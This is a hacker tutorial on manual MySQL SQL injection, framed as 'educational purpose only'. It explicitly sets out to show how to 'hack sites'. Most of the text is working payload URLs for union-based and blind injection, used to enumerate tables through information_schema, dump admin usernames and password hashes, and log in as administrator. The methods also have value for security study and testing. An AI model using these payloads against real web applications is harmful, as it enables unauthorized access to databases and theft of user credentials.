SQL INJECTION TUTORIAL

A Tutorial on my-sql

Author:- Prashant a.k.a t3rm!n4t0r

C0ntact:- happyterminator@gmail.com

Greets to**: -** vinnu, b0nd, fb1h2s,Anarki, Nikhil, D4Rk357, Beenu

Special Greets to: - Hackers Garage Crew and r45c41

INTRODUCTION

This tutorial will give you a basic idea on how to hack sites with MySQL injection vulnerability. MySQL database is very common these days and follows by much vulnerability☺. Here we will discuss how to exploit those vulnerabilities manually without any sqli helper etc ☺

NOTE: - INTENDED FOR EDUCATIONAL PURPOSE ONLY. THE AUTHOR WONT BE HELD RESPONSIBLE FOR THE MISUSE OF THIS ARTICLE.

MySQL is a relational database management system (RDBMS) that runs as a server providing multi-user access to a number of databases. MySQL is officially pronounced /maɪˌɛskju□□ɛl/ ("My S-Q-L") but is often pronounced /maɪˈsi□kwəl/ ("My Sequel"). It is named for original developer Michael Widenius's daughter my.

The MySQL development project has made its source code available under the terms of the GNU General Public License, as well as under a variety of proprietary agreements. MySQL is owned and sponsored by a single for-profit firm, the Swedish company MySQL AB, now owned by Sun Microsystems, a subsidiary of Oracle Corporation.

Members of the MySQL community have created several forks such as Drizzle, OurDelta, Percona Server, and MariaDB. All of these forks were in progress before the Oracle acquisition (Drizzle was announced 8 months before the Sun acquisition).

Free-software projects that require a full-featured database management system often use MySQL. Such projects include (for example) WordPress, phpBB, Drupal and other software built on the LAMP software stack. MySQL is also used in many high-profile, large-scale World Wide Web products including Wikipedia and Facebook.

So lets start with how to exploit the MySQL injection vulnerability ☺ We will try to get some useful information from sql injection ☺


THE VERY FIRST STEP: CHECKING FOR VULNEARBILITY

Suppose we have website like this:-

http://www.site.com/news.php?id=7

To test this URL, we add a quote to it ‘

http://www.site.com/news.php?id=7’



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line

On executing it, if we get an error like this: "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right etc..."Or something like that, that means the target is vulnerable to sql injection ☺

FINDING THE COLUMNS

To find number of columns we use statement ORDER BY (tells database how to order the result). In order to use, we do increment until we get an error. Like:

http://www.site.com/news.php?id=7 order by 1/* <-- no error

http://www.site.com/news.php?id=7 order by 2/* <-- no error

http://www.site.com/news.php?id=7 order by 3/* <-- no error

http://www.site.com/news.php?id=7 order by 4/* <-- error (we get message like this Unknown column '4' in 'order clause' or something like that)

This means that it has 3 columns, cause we got an error on 4.

CHECKING FOR UNION FUNCTION

Our next is step is to check for union function. This is because with union function we can select more data in one statement only. Like:

http://www.site.com/news.php?id=7 union all select 1,2,3/* (we already found that number of columns are 3)

If we see some numbers on screen, i.e. 1 or 2 or 3, that means the UNION works

CHECKING FOR MySQL VERSION

Lets us check for the MySQL version. Lets us assume that on checking for union function, we got number 3 on the screen. So for detecting the version, we will replace number 3 of our query by @@version or version(). Like:

http://www.site.com/news.php?id=7 union all select 1,2,@@version/*

if you get an error union + illegal mix of collations (IMPLICIT + COERCIBLE), we need a convert() function. Like with hex() or unhex():

http://www.site.com/news.php?id=5 union all select 1,2,unhex(hex(@@version))/*

GETTING TABLE AND COLUMN NAME

This is for MySQL version < 5. Later in this paper I'll be discussing it for version > 5.

common table names are: user/s, admin/s, member/s

common column names are: username, user, usr, user_name, password, pass, passwd, pwd etc

So our query will be like this:

http://www.site.com/news.php?id=7 union all select 1,2,3 from admin/*

We see number 3 on the screen like before. Now we know that table admin exists. Now to check column names we craft a query:

http://www.site.com/news.php?id=7 union all select 1,2,username from admin/* (if you get an error, then try the other column name)

We get username displayed on screen; example would be admin, or superadmin etc

Now to check for the column password, we craft this query:

http://www.site.com/news.php?id=7 union all select 1,2,password from admin/* (if you get an error, then try the other column name)

If we got successful, we will see password on the screen. It can be in plain text or hash depending on how the database has been setup ☺. Now we must complete the query. For that we can use concat() function (it joins strings):

http://www.site.com/news.php?id=7 union all select 1,2,concat(username,0x3a,password)from admin/*

Note that we put 0x3a, its hex value for : (so 0x3a is hex value for colon)

Now we get displayed username: password on screen, i.e. admin: admin or admin: some hash, we can log into the site as admin ☺

FOR MySQL > 5

In this case, we will need information_schema. It holds all the tables and columns in the database. So to get it, we use table_name and information_schema. Like:

http://www.site.com/news.php?id=5 union all select 1,2,table_name from information_schema.tables/*

Here we replace the our number 2 with table_name to get the first table from information_schema.tables displayed on the screen. Now we must add LIMIT to the end of query to list out all tables. Like:

http://www.site.com/news.php?id=7 union all select 1,2,table_name from information_schema.tables limit 0,1/*

Note that I put 1, 0 i.e. getting result 1 form 0

Now to view the second table, we change limit 0, 1 to limit 1, 1:

http://www.site.com/news.php?id=7 union all select 1,2,table_name from information_schema.tables limit 1,1/*

The second table is displayed.

For third table we put limit 2,1

http://www.site.com/news.php?id=7 union all select 1,2,table_name from information_schema.tables limit 2,1/*

Keep incrementing until you get some useful like db_admin, poll_user, auth, auth_user etc ☺

To get the **column names** the method is the same. Here we use column_name and information_schema.columns. Like:

http://www.site.com/news.php?id=5 union all select 1,2,column_name from information_schema.columns limit 0,1/*

The first column name is displayed. For second column we will change the limit for 0,1 to 1,0 and so on.

If you want to display column names for specific table use **where clause**

Let us assume that we have found a table "user". Like:

http://www.site.com/news.php?id=7 union all select 1,2,column_name from information_schema.columns where table_name='users'/*

Now we get displayed column name in table users. Just using LIMIT we can list all columns in table users.

Note that this won't work if the magic quotes is ON.

Let’s say that we found columns user, pass and email. Now to complete query to put them all together using concat():

http://www.site.com/news.php?id=7 union all select 1,2 concat(user,0x3a,pass,0x3a,email) from users/*

What we get here is user:pass:email from table users.

Example: admin:hash:whatever@abc.com

BLIND SQL INJECTION

The above we discussed comes under **Error based** sql injection. Let us the discuss the harder part i.e. Blind sql injection.

We use our example: http://www.site.com/news.php?id=7

Let’s test it:

http://www.site.com/news.php?id=7 and 1=1 <--- this is always true and the page loads normally, that's ok.

http://www.site.com/news.php?id=7 and 1=2 <--- this is false, so if some text, picture or some content is missing on returned page then that site is vulnerable to blind sql injection. ☺

GETTING MySQL VERSION

To get the MySQL version in blind attack we use substring:

http://www.site.com/news.php?id=7 and substring(@@version,1,1)=4

This should return TRUE if the version of MySQL is 4. Replace 4 with 5, and if query return TRUE then the version is 5.

CHECKING FOR SUBSELECT

When select don't work then we use subselect:

http://www.site.com/news.php?id=7 and (select 1)=1

If page loads normally then subselect work, then we are going to see if we have access to mysql.user:

http://www.site.com/news.php?id=7 and (select 1 from mysql.user limit 0,1)=1

If page loads normally we have access to mysql.user and then later we can pull some password using load_file() function and OUTFILE.

CHECKING FOR TABLE AND COLUMN NAME

Here luck and guessing works more than anything ☺

http://www.site.com/news.php?id=7 and (select 1 from users limit 0,1)=1

(with limit 0,1 our query here returns 1 row of data, cause subselect returns only 1 row, this is very important.)

Then if the page loads normally without content missing, the table users exits. If you get FALSE (some article missing), just change table name until you guess the right one.

Let's say that we have found that table name is users, now what we need is column name. The same as table name, we start guessing. Like i said before try the common names for columns:

http://www.site.com/news.php?id=5 and (select substring(concat(1,password),1,1) from users limit 0,1)=1

If the page loads normally we know that column name is password (if we get false then try common names or just guess). Here we merge 1 with the column password, then substring returns the first character (1,1)

PULL DATA FROM DATABASE

We found table users i columns username password so we gonna pull characters from that. Like:

http://www.site.com/news.php?id=7 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),1,1))>80

Ok this here pulls the first character from first user in table users. Substring here returns first character and 1 character in length. ascii() converts that 1 character into ascii value and then compare it with symbol greater then > .So if the ascii char greater then 80, the page loads normally. (TRUE) we keep trying until we get false.

http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),1,1))>95

We get TRUE, keep incrementing.

http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),1,1))>98

TRUE again, higher

http://www.site.com/news.php?id=5 and ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),1,1))>99

FALSE!!!

So the first character in username is char(99). Using the ascii converter we know that char(99) is letter 'c'.

So keep incrementing until you get the end. (when >0 returns false we know that we have reach the end).

There are lots of tools available for blind sql injection and can be used as people don’t like manual work because blind sql injection take out your whole patience ☺

Prashant a.k.a t3rm!n4t0r

www.hackingethics.wordpress.com